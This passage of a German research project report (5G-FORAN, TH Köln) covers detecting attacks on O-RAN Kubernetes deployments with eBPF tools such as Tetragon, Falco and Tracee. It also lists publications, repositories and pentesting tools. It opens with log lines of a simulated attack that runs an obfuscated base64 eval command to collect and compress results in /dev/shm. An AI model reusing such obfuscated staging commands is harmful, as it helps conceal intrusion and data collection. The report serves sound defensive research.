tetra-gon	09:49:50.821	/usr/bin/sh -c "eval "\$(echo bWtkaXlglXAgL2Rldi9zaG0vY2FsZGVyYTsgdGFyIC1jemYgL2Rldi9zaG0vY2FsZGVyYS9yZXN1bHRzLnRhci5neiAtQyAvZGV2L3NobS9jYWxkZXhIC4gfCB0ZWUgZGV2L2Rldi9zaG0vY2FsZGVyYS9yZXN1bHRzX2xvZy50eHQgPiAvZGV2L251bGw7IGVjaG8gkFsbCBYZXN1bHRzIGFnZ3JlZ2F0ZWQgYW5kIGNvbXByZXNzZWQdG8gZGV2L2Rldi9zaG0vY2FsZGVyYS9yZXN1bHRzLnRhci5nei=q rev cut -c1- rev base64 --decode)"" Base64 decoded: mkdir -p /dev/shm/caldera; tar -czf /dev/shm/caldera/results.tar.gz -C /dev/shm/caldera . tee /dev/shm/caldera/results_log.txt > /dev/null; echo "All results aggregated and compressed to /dev/shm/caldera/results.tar.gz"
tetra-gon	09:49:50.815	/usr/bin/base64 --decode Ursprung: /usr/bin/sh -c "eval "\$(echo bWtkaXlglXAgL2Rldi9zaG0vY2FsZGVyYTsgdGFyIC1jemYgL2Rldi9zaG0vY2FsZGVyYS9yZXN1bHRzLnRhci5nei=q rev cut -c1- rev base64 --decode)""
tetra-gon	09:49:50.817	/usr/bin/mkdir -p /dev/shm/caldera
tetra-gon	09:49:50.818	/usr/bin/tar -czf /dev/shm/caldera/results.tar.gz -C /dev/shm/caldera

tetra- gon	09:49:50.8 18	/usr/bin/tee /dev/shm/caldera/results_log.txt
tetra- gon	09:49:50.8 20	/usr/bin/gzip -c gzip

Als Ergänzung zu den vorherigen Erkenntnissen zur Nachvollziehbarkeit der Aktivitäten werden die Befehle mit dem CLI-Tool base64 decodiert und die einzelnen Befehle anschließend ausgeführt.

1.3.8 Wesentliche Erkenntnisse

Während der Untersuchung zeigte sich, dass obwohl alle Tools im Wesentlichen auf eBPF basieren nicht die gleichen Ergebnisse erzielt werden konnten. Die Tools haben ihre jeweiligen Stärken. Tracee zeigte sich als besonders auskunftsfreudig bei Netzwerkverkehr und Systemevents, ist jedoch schwer zu lesen. Durch die Adaption auf SIGMA-Regeln werden viele Daten erzeugt, die für die Digitale Forensik (und auch Erkennung/Alarmierung) interessant sind. Es eignet sich daher als Tool zur Informationssammlung, auf die mittels Querverweis, z.B. durch eine Prozess-ID nach einem Vorfall bzw. einer Alarmierung zurückgegriffen werden kann. Tetragon überzeugte durch eine nachvollziehbare und ausführliche Prozessstruktur, die mit Hilfe von Visualisierungstools weiter aufgearbeitet werden kann. Einige Meldungen eignen sich auch zur Alarmierung, jedoch spielt das Tool seine Stärken ebenfalls dann aus, wenn viele Prozesse im Standard schon mitgeloggt werden. Falco, mit Modulen für eBPF und Kubernetes Audit-Logging eignet sich dagegen sehr gut zur Alarmierung. Es fasst gleichartige Alarme zusammen und verfügt über ein verständliches, gut dokumentiertes und strukturiertes Regelwerk. Ausnahmen können in Listen hinterlegt und getrennt abgelegt werden. Daher ist es ebenfalls gut mit Standardregeln betreibbar und in unterschiedlichen Umgebungen schnell einsetzbar, da der Baseline-Prozess durch die strukturierte Regelerfassung gut zu gestalten ist. Weiterhin kann es als Trigger-Element dienen, um weitere Reaktionsmaßnahmen wie Traffic-Capturing oder Forensic Container Checkpoints durchzuführen. Hierzu bringt Falco seit kurzem bereits ein eigenes Tool mit (Falco Talon), oder aber kann mittels „falcotalk“ in andere Automatisierungslösungen integriert werden. Mit Argo Events und Argo Workflow konnte so demonstriert werden, dass nach erfolgreicher Detektion das Löschen und/oder Isolieren eines betroffenen O-RAN Microservice möglich ist.

Die Evaluation der O-RAN SC Referenzimplementierung führt zu zwei wesentlichen Ergebnissen. Zum einen sind die O-RAN Applikationskomponenten (Near-RT RIC, Non-RT RIC, etc.) noch nicht weit verbreitet, so dass Open-Source Angriffs- und Pentesting-Tools noch keine vordefinierten Angriffsmethoden implementieren. Hier ist die Entwicklung von O-RAN-spezifischen Komponenten erforderlich, wie die in diesem Projekt entwickelte xApp.

Zum anderen basieren O-RAN Implementierungen vor allem auf Kubernetes-orchestrierten Container-Umgebungen, die typisch und allgemein in IT-Umgebungen und in Mobilfunksystemen eingesetzt werden. Einerseits wird dadurch die Angriffsfläche von O-RAN Implementierungen vergrößert. Andererseits sind dadurch zahlreiche Angriffs- und Pentesting-Tools verfügbar und es liegen zahlreiche Erkenntnisse zu Schwachstellen und deren Absicherung vor. Gleichwohl ist zu erwarten, dass aufgrund der großen Verbreitung von Kubernetes-Systemen auch in Zukunft Angreifer einen Fokus auf diese IT-Architekturen legen werden.

Das Projekt 5G-FORAN stellt eine grundlegende Untersuchung dar, mit welchen Tools O-RAN Implementierungen auf Angriffsverhalten hin untersucht werden können und wie eine Reaktion auf Sicherheitsvorfälle aussehen kann. Es stellte sich heraus, dass selbst mit Standardregeln und wenigen Erweiterungen bereits eine gute bis sehr gute Abdeckung von sehr unterschiedlichen Angriffen detektiert werden konnte.

2 Die wichtigsten Positionen des zahlenmäßigen Nachweises

Wesentliche Aufwände im Projekt 5G-FORAN entstanden für Personalaufwand, Investitionen in eine Entwicklungstestumgebung, Kosten für externe Cloud-Ressourcen und Reisekosten zu wissenschaftlichen Tagungen, auf denen die Ergebnisse des Projekts vorgestellt wurden und wichtige Aspekte im Austausch mit Fachkolleg:innen erörtert werden konnten.

- Personalaufwand (bei weitem überwiegend)
- Investition in Entwicklungsumgebung (Server) und externe Cloud-Ressourcen
- Reisekosten für den Austausch mit Fachkolleg:innen auf Tagungen

3 Notwendigkeit und Angemessenheit der geleisteten Arbeit

Bisher liegen nur Teilergebnisse aus Evaluationen des Sicherheitsniveaus von Open RAN Implementierungen vor. Insbesondere der Themenbereich der digitalen Forensik und Reaktion auf Sicherheitsvorfälle blieb bisher unberücksichtigt. In der hier gewählten Implementierung der Software Community der O-RAN Alliance werden bis zu zwei Releases pro Jahr veröffentlicht, die zusätzliche Änderungen der Thread Surface hervorbringen. Das Projekt 5G-FORAN leistet hier einen Beitrag zur Schaffung weiterer Erkenntnisse zum Sicherheitsniveau von O-RAN Implementierungen, aus denen Sicherungs- und Abwehrmaßnahmen abgeleitet werden können.

Die entwickelten Konzepte und Methoden eignen sich trotz des geringen Reifegrads der bis dato frei verfügbaren Implementierungen als geeignet für den Einsatz in der Simulation von Angriffen, und der Nachvollziehbarkeit und Reaktion auf Sicherheitsvorfälle. Es wurden Ansätze gewählt, die bei einer großen Anzahl an verschiedenen Container-basierten Applikationen Anwendung finden kann. Somit ist keine Abhängigkeit zu einer spezifischen Implementierung eines Open RAN, oder aber einer modernen Netztechnologie im Allgemeinen, gegeben.

Die im Projekt 5G-FORAN vorgesehenen Arbeiten konnten mit dem zu Beginn des Projekts geplanten Personalaufwand nicht realisiert werden, so dass sogar eine 6-monatige Projektverlängerung notwendig war.

4 Voraussichtlicher Nutzen und Verwertbarkeit

Mit den Ergebnissen des Projektvorhabens ergeben sich für beide Teilprojekt Anknüpfungspunkte für eine Verwertung. Erkenntnisse zu Schwachstellen, Angriffsvektoren und internen Abläufen der O-RAN Implementierung der Software Community lassen sich auf Open RANs anwenden, die sich an der Referenzimplementierung orientieren oder Teilaspekte übernehmen. Auch der Einsatz in anderen O-RAN Implementierungen ist möglich, da sowohl bei der Angriffssimulation als auch bei den DFIR-Tools ein modularer Aufbau verfolgt wurde, womit sich einzelne Bausteine ergänzen oder auswechseln lassen.

Bei den konzipierten Lösungen wurde auf eine Wiederverwendbarkeit für beliebige Kubernetes-basierte Implementierungen geachtet. Damit können weitere Bereiche der deutschen Wirtschaft (beispielsweise KRITIS-Unternehmen), bei denen moderne Netztechnologien und Applikations-Architekturen zum Einsatz kommen, berücksichtigt werden.

Die Angriffssimulation kann im Zuge von Dienstleistungsangeboten (z.B. Red-Team Aktivitäten, Security-Assessments, Beratung, etc.) zur Verifizierung von Sicherheitslösungen sowohl in der Prävention, Erkennung und Reaktion eingesetzt werden. Die Einsatzbereiche gehen über rein O-RAN basierte Implementierungen hinaus, und eignen sich sowohl für einmalige wie auch für wiederkehrende Simulationen durch den Einsatz von Kampagnen und internen Arbeitsplänen für den Ablauf von Angriffssimulationen.

Ähnliches gilt für die konzipierten und entwickelten DFIR-Tools und -maßnahmen. Neben der reinen Fokussierung der Lösung für die forensische Analyse und Reaktion auf Sicherheitsvorfälle, ergeben sich zusätzlich Verwertungsoptionen bei der Implementierung der Lösung für eine kontinuierliche Sicherheitsüberwachung, ad-hoc Reaktion und damit eine Ausweitung auf die Bereiche der Prävention und Erkennung von Sicherheitsvorfällen. Als Bestandteil eines Managed-Service ergeben sich so Möglichkeiten bei verschiedenen Unternehmen der Deutschen Wirtschaft, da eine ganzheitlicher Ansatz bei der Bereitstellung einer Sicherheitslösung verfolgt wird.

5 Fortschritt bei anderen Stellen

Bei der O-RAN Alliance werden kontinuierlich Neuerungen in Spezifikationen veröffentlicht. Insbesondere die Arbeiten der O-RAN Alliance WG11 sind für dieses Projektvorhaben von Interesse. Die überwiegenden Bestrebungen gehen in den Bereich „Zero Trust Architecture“ (ZTA), der aus Cyber Defense Sicht mehr im Bereich „Prevention“ anzusiedeln ist. Weiterhin bleiben die Spezifikation und Anforderungen beim Log Management für die digitale Forensik relevant. Hier gab es jedoch während der Laufzeit keine nennenswerten Fortschritte.

Innerhalb der O-RAN SC war erkennbar, dass der Fokus auf einer funktionsfähigen Applikationsschicht liegt. Daher gab es aus diesem Bereich keine Fortschritte mit Relevanz für das Projekt, neben den notwendigen Anpassungen, um eine minimal lauffähige O-RAN Referenzarchitektur bereitzustellen. Weiterhin setzt die SC auf den Spezifikationen der O-RAN Alliance auf, sodass erst hier eine klare Vorgabe erforderlich ist.

Es wurden im Laufe des Projekts vermehrt auch von anderer Stelle Container-basierte DFIR-Möglichkeiten vorgestellt. Oft waren diese aber eher generalistisch beschrieben oder standen im Zusammenhang mit einzelnen Tools, was für eine ganzheitliche Betrachtung unzureichend ist. Es verdeutlicht aber nochmals die Relevanz des Themenbereichs. Insbesondere die Fortschritte beim bereits erwähnten Kubernetes Enhancement Proposal 2008 („Forensic Container Checkpointing“) sind für eine zukünftige Ausweitung und Fortführung der beschriebenen Konzepte von Relevanz.

Die Bedrohungslandschaft der O-RAN SC-Referenzimplementierung wird kontinuierlich von der O-RAN Alliance Security Working Group 11 evaluiert, einschließlich Lösungsvorschlägen in Bezug auf Mitigation von Schwachstellen und Implementierung von Sicherheitsmechanismen. Diese Informationen werden regelmäßig auf der Website der O-RAN Alliance veröffentlicht³⁵. Zusätzlich können bekannte Schwachstellen der O-RAN Implementierungen über öffentliche CVE-Datenbanken eingesehen werden³⁶.

Darüber hinaus unterhält die MITRE Corporation eine Threat Matrix zu Schwachstellen im Mobilfunkbereich, die u.a. auch Angriffstechniken wie die rogue xApp auf dem near-RT RIC integriert hat³⁷. Im Hinblick auf die zugrundeliegenden Technologien inklusive Infrastruktur und Orchestrierung der O-Cloud sind neben der O-RAN WG11 auch spezifische Threat Matrixen

³⁵ O-RAN ALLIANCE e.V. . (2025). O-RAN ALLIANCE Specifications. O-RAN Specifications. <https://specifications.o-ran.org/specifications>

³⁶ OpenCVE. (2025). Vulnerabilities. <https://app.opencve.io/cve/?cvss=&search=o-ran>

³⁷ The MITRE Corporation. (2024a). MITRE FightTM. MITRE | FightTM. <https://fight.mitre.org/>

wie zum Beispiel zu Kubernetes³⁸ und Containern³⁹ von großer Bedeutung in der Umsetzung einer Angriffssimulation.

Auch im Bereich der Forschung sind einige Publikationen entstanden, die für die Angriffssimulation von Nutzen sind. Die von der O-RAN Alliance veröffentlichten Bedrohungen werden in einem abstrakteren Kontext analysiert und es fehlen konkrete Angriffstechniken, die für die Simulation verwendet werden können. Diese fehlende Zuordnung von Bedrohungen zu spezifischen Angriffstechniken wird in dem Papier „Toward Securing the 6G Transition“ von Klement et. al. thematisiert⁴⁰. Darüber hinaus wurde ein zweites Paper von Klement et al. mit dem Titel „Securing the Open RAN Infrastructure“ veröffentlicht, dass sich mit der praktischen Schwachstellenbewertung der O-RAN SC Referenzimplementierung im Kontext von Kubernetes befasst⁴¹. Die Publikation diskutiert Bewertungstechniken wie SAST, Deployment Auditing, Penetrationstests und Laufzeitsicherheit. Eine Sicherheitsbewertung des near-RT-RIC zeigt, dass 792 potentielle Schwachstellen die Implementierung der O-RAN SC betreffen, wobei 13 der kritischen Schwachstellen in der Implementierung ausnutzbar sind.

Des Weiteren wurde im Februar 2024 wurde eine Sicherheitsuntersuchung über die Zugriffskontrolle von xApps und dem E2-Interface in O-RAN veröffentlicht⁴². In der Untersuchung wird ebenfalls auf die Implementierung der O-RAN Software Community aufgesetzt und verschiedenste aktive Angriffe (z.B. Denial of Service Attacks) demonstriert. Dabei wurden auch neue Schwachstellen in der Implementierung entdeckt (CVE-2023-42358, CVE-2023-41628). Dies verdeutlicht nochmals die Angriffsmöglichkeiten auf ein Open RAN und die damit verbundene Notwendigkeit geeigneter DFIR-Methoden.

6 Erfolge und geplante Veröffentlichungen

Die Ergebnisse des Forschungsprojekts 5G-FORAN werden in Beiträgen zu Workshops, Symposien und Tagungsbänden veröffentlicht. Darüber hinaus werden die Ergebnisse der im Rahmen des Projekts abgeschlossen Bachelor- und Masterarbeiten sowie Forschungsprojekten an der TH Köln öffentlich frei zugänglich bereit gestellt. Schließlich wird die im Projekt erstellte Software zur Angriffssimulation und zur DFIR-Analyse in öffentlich zugänglichen Repositories als Open Source Software bereit gestellt.

Veröffentlichungen:

³⁸ The MITRE Corporation. (2021). Microsoft Threat Matrix for Kubernetes. About - Threat Matrix for Kubernetes. <https://microsoft.github.io/Threat-Matrix-for-Kubernetes/about/>

³⁹ The MITRE Corporation. (2024b). Containers Matrix. Matrix - Enterprise - Containers | MITRE ATT&CK®. <https://attack.mitre.org/matrices/enterprise/containers/>

⁴⁰ Klement, F., Liu, W., & Katzenbeisser, S. (2023). Toward securing the 6G transition: A comprehensive empirical method to analyze threats in O-RAN environments. *IEEE Journal on Selected Areas in Communications*, 42(2), 420-431.

⁴¹ Klement, F., Brighente, A., Polese, M., Conti, M., & Katzenbeisser, S. (2024, June). Securing the open ran infrastructure: Exploring vulnerabilities in kubernetes deployments. In *2024 IEEE 10th International Conference on Network Softwarization (NetSoft)* (pp. 185-189). IEEE.

⁴² C.-F. Hung et. Al., Security Threats to xApps Access Control and E2 Interface in O-RAN; IEEE Open Journal of the Communications Society; 12.02.2024; Electronic ISSN: 2644-125X

- H. Wittemeier, A.J. Dieterich, T. Karl, A. Grebe: „Open RAN Threat Analysis of the O-RAN SC Reference Implementation“, in Cologne Contributions to Computer Engineering, 2024, ISSN 2193-570X
- H. Wittemeier, T. Karl, A.J. Dieterich, A. Grebe: „Digital Forensics and Incident Response (DFIR) in O-RAN Implementations“, Mobile Communication - Technologies and Applications; 28th ITG-Symposium, Osnabrück, Herausgeber VDE Verlag, 2024, ISBN 978-3-8007-6382-5
- H. Wittemeier: „eBPF monitoring with Sigma rules“ in Cologne Contributions to Computer Engineering, 2025 (Einreichung in Vorbereitung)
- A.J. Dieterich: „xApp Attack Simulation in the O-RAN Ecosystem“ in Cologne Contributions to Computer Engineering, 2025 (Einreichung in Vorbereitung)
- H. Wittemeier, T. Karl, D. Foert, A.J. Dieterich, A. Grebe, J. Müller: „Visibility of Security Events in O-RAN Implementations in Kubernetes Environments“, Mobile Communication - Technologies and Applications; 29th ITG-Symposium, Osnabrück, 2025 (Einreichung in Vorbereitung)

Berichte zu Forschungsprojekten, Bachelor- und Masterarbeiten.

- Henrik Wittemeier: Analyse von Schwachstellen der O-RAN Spezifikation und Entwicklung von Angriffen auf O-RAN Applikationen, Forschungsprojekt, Master Technische Informatik, Computer Networks Research Group, TH Köln, WS2023/24
- Jonas Weber: Evaluation von Dashboard-Techniken für Digital Forensik and Incident Response (DFIR) in Open RAN, Forschungsprojekt, Master Technische Informatik, Computer Networks Research Group, TH Köln, WS2023/24
- Johannes Müller: Implementierung eines Frameworks zur Generierung von Angriffsspuren in OpenRAN-Systemen, Bachelor Thesis, Bachelor Technische Informatik, Computer Networks Research Group, TH Köln, WS2023/24
- Pascal Sthamer: Implementation and Evaluation of a 5G Network with End-to-End Connectivity using srsRAN, Bachelor Thesis, Bachelor Technische Informatik, Computer Networks Research Group, TH Köln, SS2024
- Jonas Dieterich: Development of an Adversary Simulation Strategy for a Kubernetes-based Open RAN Deployment for Security Analysis, Forschungsprojekt, Master Technische Informatik (MaTIN), TH Köln, SS2024
- Jurek Jesse: Implementierung eines Dashboards für Pentesting in einer Digital Forensics und Incident Response (DFIR) Umgebung für Open RAN, Bachelor Thesis, Bachelor Technische Informatik, Computer Networks Research Group, TH Köln, WS2024/25
- Henrik Wittemeier: Sigma Rule based eBPF Logger for Containerized O-RAN Environments, Master Thesis, Master Technische Informatik, Computer Networks Research Group, TH Köln, WS2024/25
- Arn Jonas Dieterich: Evaluation of Attack Vectors in xApps within the O-RAN SC Reference Implementation, Master Thesis, Master Technische Informatik, Computer Networks Research Group, TH Köln, WS2024/25

Öffentlich verfügbare Software Repositories:

- DFIR-Tools:
 - o <https://codeberg.org/PROCYDE/5g-foran-dfir>
 - o <https://codeberg.org/PROCYDE/5g-foran-charts>
- ATTACK-Tools:
 - o <https://git.dn.fh-koeln.de/foran/foran-attack>
- OpenRAN-Environment:
 - o <https://codeberg.org/PROCYDE/open-ran-env>

7 Anhang A

Anhang A enthält Referenzen zu den verwendeten Pentesting-Tools in ClusterForce.

Tool-Name	Referenz
KDigger	Quarkslab. (2024, June). <i>Quarkslab/kdigger: Kubernetes focused container assessment and context discovery tool for penetration testing</i> . GitHub. https://github.com/quarkslab/kdigger
StratusRedTeam	Datadog, Inc. (2021). <i>Stratus Red Team</i> . Home - Stratus Red Team. https://stratus-red-team.cloud/
FlightSim	AlphaSOC. (2024, April). <i>Alphasoc/flightsim: A utility to safely generate malicious network traffic patterns and evaluate controls</i> . GitHub. https://github.com/alphasoc/flightsim
Kube-Hunter	Aqua Security Software Ltd. (2022, May). <i>Aquasecurity/Kube-Hunter: Hunt for security weaknesses in Kubernetes Clusters</i> . GitHub. https://github.com/aquasecurity/kube-hunter
Nmap	Lyon, G. (2024, April). Nmap. https://nmap.org/
Kubescape	The Kubescape Authors. (2024). Kubescape. https://kubescape.io/
Trivy	Aqua Security Software Ltd. (2025, February). Trivy. https://trivy.dev/
RedKube	Lightspin Technologies Ltd. (2021). <i>Lightspin-tech/red-kube: Red team k8s adversary emulation based on kubectrl</i> . GitHub. https://github.com/lightspin-tech/red-kube
Rakkes	Weig, C. (2022, November). <i>Corneliusweig/Rakkes: Review Access - KUBECTL plugin to show an access matrix for k8s server resources</i> . GitHub. https://github.com/corneliusweig/rakkes
CDK	CDK-Team. (2025, February). <i>Cdk-team/CDK: make security testing of K8s, Docker, and containerd easier</i> . GitHub. https://github.com/cdk-team/CDK
BadPods Scripts	BishopFox. (2022, June). <i>Bishopfox/badPods: A collection of manifests that will create pods with elevated privileges</i> . GitHub. https://github.com/BishopFox/badPods
HackerContainer	Akula, M. (2023, April). <i>Madhuakula/hacker-container: The Swiss Army container for cloud native security. container with all the list of useful tools/commands while hacking and securing containers, Kubernetes Clusters, and Cloud Native workloads</i> . GitHub. https://github.com/madhuakula/hacker-container
MTKPI	Kanibor, S. (2024, August). <i>R0binak/MTKPI: Multi Tool Kubernetes Pentest Image</i> . GitHub. https://github.com/r0binak/MTKPI